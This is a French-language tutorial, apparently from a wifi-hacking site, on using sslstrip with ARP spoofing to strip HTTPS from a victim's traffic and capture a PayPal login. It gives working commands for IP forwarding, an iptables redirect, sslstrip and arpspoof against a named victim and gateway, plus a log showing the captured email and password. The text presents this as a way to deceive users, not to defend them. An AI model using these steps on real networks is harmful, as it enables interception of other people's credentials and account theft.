**Utilisation de Sslstrip pour une attaque man in the middle sur du https (SSL), arpspoof et hack paypal**

A travers ce tutoriel, nous allons voir comment il est possible de s'attaquer à une connexion encryptée (SSL) grace à Sslstrip qui va rediriger tout le trafic https vers du http en donnant l'illusion à la victime qu'elle est bien sur une connexion sécurisée. Pour l'illustration, nous allons récupérer les identifiants et mot de passe d'un compte paypal (le mien en l'occurence).

1/ Https et SSL: quelques explications

La majorité des utilisateurs qui surfent sur le web ont déja entendu ce mot: https (hyper text transfert protocol secured). Il est synonyme de connexion sécurisée et permet d'encrypter des données sensibles sur des sites web bancaires par exemple, afin d'éviter une éventuelle interception des données. Grace à un système de certificats, le navigateur va pouvoir s'assurer que le site web auquel il est connecté est bien celui qu'il prétend etre. Un tiers de confiance est utilisé pour cela, on l'appelle le CA (certificate authority). Pour résumer et ne pas s'embarquer dans des explications techniques trop poussées, c'est en comparant le certificat du site sur lequel il est connecté et le certificat du CA (le tiers de confiance) que le navigateur va s'assurer qu'il est bien connecté à un site sécurisé. Le port par défaut pour le https est le port 443, alors que le port par défaut pour le http classique est le port 80. Une fois connecté en https, les informations qui vont transiter entre le navigateur et le serveur web seront encryptées via SSL (secured socket layer), un protocole de cryptage très sur permettant de sécuriser les données.

2/ Sslstrip: la naissance de l'outil

Sslstrip est né d'un constat simple:

La majorité des utilisateurs ne regardent pas l'url affichée dans la barre d'adresse de leur navigateur, et quand il leur apparait un message d'erreur la plupart du temps ils clickent sur ok sans savoir ce qu'ils font.  
Les utilisateurs se fient à une impression, un sentiment, un ressenti basé sur ce qu'ils voient:  
-des indicateurs qui disent que la page est sécurisée  
-des icones avec un cadenas qui apparaissent ici ou là  
-la barre d'adresse qui change de couleur  
Lorsque ces éléments sont réunis, l'utilisateur pense que la page est sécurisée.

Quand on veut s'attaquer à du https, le but est donc de maintenir la confiance, et de ne pas éveiller la suspiscion de l'utilisateur en affichant un message d'alerte disant que le certificat n'a pas été émis par une autorité approuvée ou ce genre de chose qui pourrait paraitre anormale.  
En résumé, pour duper l'utilisateur il ne faut pas lui afficher de messages d'alerte, et il faut le maintenir dans un environnement visuel qui va lui laisser penser qu'il est sur un site sécurisé.

3/ Comment les utilisateurs arrivent ils sur du https?

Très peu de personnes tapent directement https dans leur barre d'adresse, en fait les 2 façons d'arriver sur du https lorsqu'on surfe le web de manière classique sont les suivantes:  
-en clickant sur un lien  
-en suivant une redirection (302)


En effet, sur la plupart des sites proposant du contenu sécurisé en https, il faut dans un premier temps passer par une page http (accueil par exemple) avent d'etre redirigé vers une page sécurisée. C'est le cas sur les sites bancaires, sur google mail, paypal etc... La grande majorité des sites web proposant du contenu sécurisé en https ont une page d'accueil en http.

Sslstrip ne va pas attaquer le https, il va attaquer le http. Il va transformer tous les liens https sur le poste victime en liens http, et garder en mémoire tout ce qui a changé en créant une map (carte).  
Résultat:  
-le serveur ne voit rien, pour lui la connexion est toujours encryptée  
-le client ne voit aucun message d'alerte dans son navigateur  
-l'attaquant peut sniffer toutes les données car elles transitent en clair

Grace a ce procédé, il est très difficile de différencier la véritable page https cryptée via ssl de la fausse page http renvoyée par sslstrip.  
Cela dit, comme on l'a évoqué les utilisateurs sont habitués à voir une image de cadenas lorsqu'ils basculent sur une page sécurisée, cette icone représentant un cadenas est à leurs yeux un gage de sécurité.  
Sslstrip va donc falsifier les réponses aux requetes favicon (une favicon est la petite image située à gauche de la barre d'adresse du navigateur) du navigateur, et afficher en guise de favicon un petit cadenas, comme celui ci:

4/ Sslstrip en pratique: installation et configuration

Sslstrip est un outil développé par Moxie Marlinspike, vous pouvez le trouver sur son site web: [thoughtcrime.org](http://www.thoughtcrime.org/software/sslstrip/). Voici un schéma basique qui illustre son fonctionnement:



Tout d'abord nous allons l'installer (démo réalisée sur Backtrack 3 Final):

wget http://www.thoughtcrime.org/software/sslstrip/sslstrip-0.2.tar.gz

tar xvzf sslstrip-0.2.tar.gz


cd /sslstrip-0.2

python setup.py install

Le soft étant installé, il va falloir activer l'ip forwarding et rediriger le trafic http avec iptables:

echo "1" > /proc/sys/net/ipv4/ip\_forward

iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 15000



Ici, nous redirigeons le trafic http (port 80) vers le port 15000. C'est sur ce port que nous allons mettre Sslstrip en écoute. Voyons d'abord les différentes options offertes par Sslstrip:

sslstrip 0.2 by Moxie Marlinspike  
Usage: sslstrip <options>

Options:  
-w <filename>, --write=<filename> Specify file to log to (optional).  
-p , --post Log only SSL POSTs. (default)  
-s , --ssl Log all SSL traffic to and from server.  
-a , --all Log all SSL and HTTP traffic to and from server.  
-l <port>, --listen=<port> Port to listen on (default 10000).  
-f , --favicon Substitute a lock favicon on secure requests.  
-k , --killsessions Kill sessions in progress.  
-h Print this help message.


Nous utiliserons donc la commande suivante:

python sslstrip.py -w log.txt -a -l 15000 -f

Ici nous lançons Sslstrip en écoute sur le port 15000, et nous enregistrons les informations récoltées dans le fichier log.txt.

Maintenant que Sslstrip est en écoute, nous allons pouvoir lancer l'arp poisoning qui nous placera en situation de man in the middle sur le réseau. Le fait que le réseau soit switché ne pose aucun problème, le man in the middle peut etre effectué avec ettercap (voir le tutoriel [Rogue AP, les dangers des hotspots Wifi](http://www.crack-wifi.com/tutoriel-rogue-ap-les-dangers-des-hotspots-wifi.php)) ou bien dans le cas de notre exemple avec arpspoof:

arpspoof -i eth0 -t 192.168.1.25 192.168.1.1



Sur cet exemple, la machine victime a l'ip 192.168.1.25 et le routeur est en 192.168.1.1.


5/ Sslstrip: l'attaque (du https au http)

La plupart des outils permettant d'effectuer une attaque man in the middle sur du SSL (https) fournissent au navigateur de la machine victime un faux certificat SSL n'ayant pas été émis pour le site visité. Le résultat est un message d'alerte dont voici deux exemples:

-Sous Firefox



Sous Internet Explorer



Nous allons maintenant voir ce qu'il se passe avec Sslstrip... Aucun message d'alerte ne s'affiche, bien au contraire. L'ordinateur victime va se connecter à paypal. Il arrive sur la page d'accueil, en http:



Image taille réelle [ici](http://www.crack-wifi.com/images_tutos/tuto-sslstrip-hijacking-ssl/paypal-firefox-sslstrip.png).

L'utilisateur clique sur le bouton "Connectez vous", c'est là qu'il devrait normalement etre redirigé vers du https. Ici, on peut voir que la favicon représentant le cadenas est déja affichée dans la barre d'adresse, et on pourrait donc se croire sur un site sécurisé. Voici la page de login:




Image taille réelle [ici](http://www.crack-wifi.com/images_tutos/tuto-sslstrip-hijacking-ssl/paypal-login-firefox-sslstrip.png).

Pour info, et histoire de comparer, voici ce que donne la véritable page de login paypal en https:






Image taille réelle [ici](http://www.crack-wifi.com/images_tutos/tuto-sslstrip-hijacking-ssl/paypal-login-firefox-vrai-ssl.png).

La différence se situe au niveau de la barre d'adresse.La vraie page affiche une adresse en https et la partie gauche de la barre devient verte, en affichant le nom du propriétaire du certificat SSL. Sur la page "stripped", l'adresse est en http classique, et on peut voir un cadenas sur la gauche (ce n'est bien sur en réalité qu'une favicon, mais combien de personnes savent ce qu'est une favicon, et surtout combien de personnes sont suffisamment attentives pour remarquer ce genre de petit détail, surtout que jusqu'ici aucun message d'alerte n'a été affiché?). Notre utilisateur continue à surfer, il valide son identifiant ainsi que son mot de passe et se retrouve donc en toute logique connecté à son compte paypal:



Pendant ce temps, du coté de l'attaquant on peut voir de l'activité sur le serveur:



En ouvrant le fichier de log que nous avions nommé log.txt, on peut trouver ceci:

2009-02-28 19:10:33,794 Sending header: content-type: application/x-www-form-urlencoded  
2009-02-28 19:10:33,794 SECURE POST Data (www.paypal.com): login\_cmd=&login\_params=&login\_email=test%40test.fr&login\_password=super-mot-de-passe&target\_page=0&submit.x=Connectez-vous&form\_charset=UTF-8&browser\_name=Firefox&browser\_version=3&operating\_system=Windows  
2009-02-28 19:10:36,025 Read From Server:  
HTTP/1.1 302 Found  
Date: Thu, 30 Apr 2009 15:06:12 GMT  
Server: Apache  
Cache-Control: private  
Pragma: no-cache  
Expires: Thu, 05 Jan 1995 22:00:00 GMT  
Set-Cookie: navcmd=\_login-submit; domain=.paypal.com; path=/  
Set-Cookie: consumer\_display=USER\_HOMEPAGE%3d2%26USER\_TARGETPAGE%3d0%26USER\_FILTER\_CHOICE%3d5; expires=Fri, 30-Apr-2010 15:06:14 GMT; domain=.paypal.com; path=/  
Set-Cookie: login\_email=test%40test.fr; expires=Tue, 27-Oct-2009 15:06:14 GMT; domain=.paypal.com; path=/

La partie intéressante est bien sur celle ci:

login\_email=test%40test.fr&login\_password=super-mot-de-passe

On retrouve le nom de l'utilisateur ainsi que son mot de passe (%40 est l'encodage ascii de @). Ainsi, nous avons récupéré ceci:

nom d'utilisateur: test@test.fr

mot de passe: super-mot-de-passe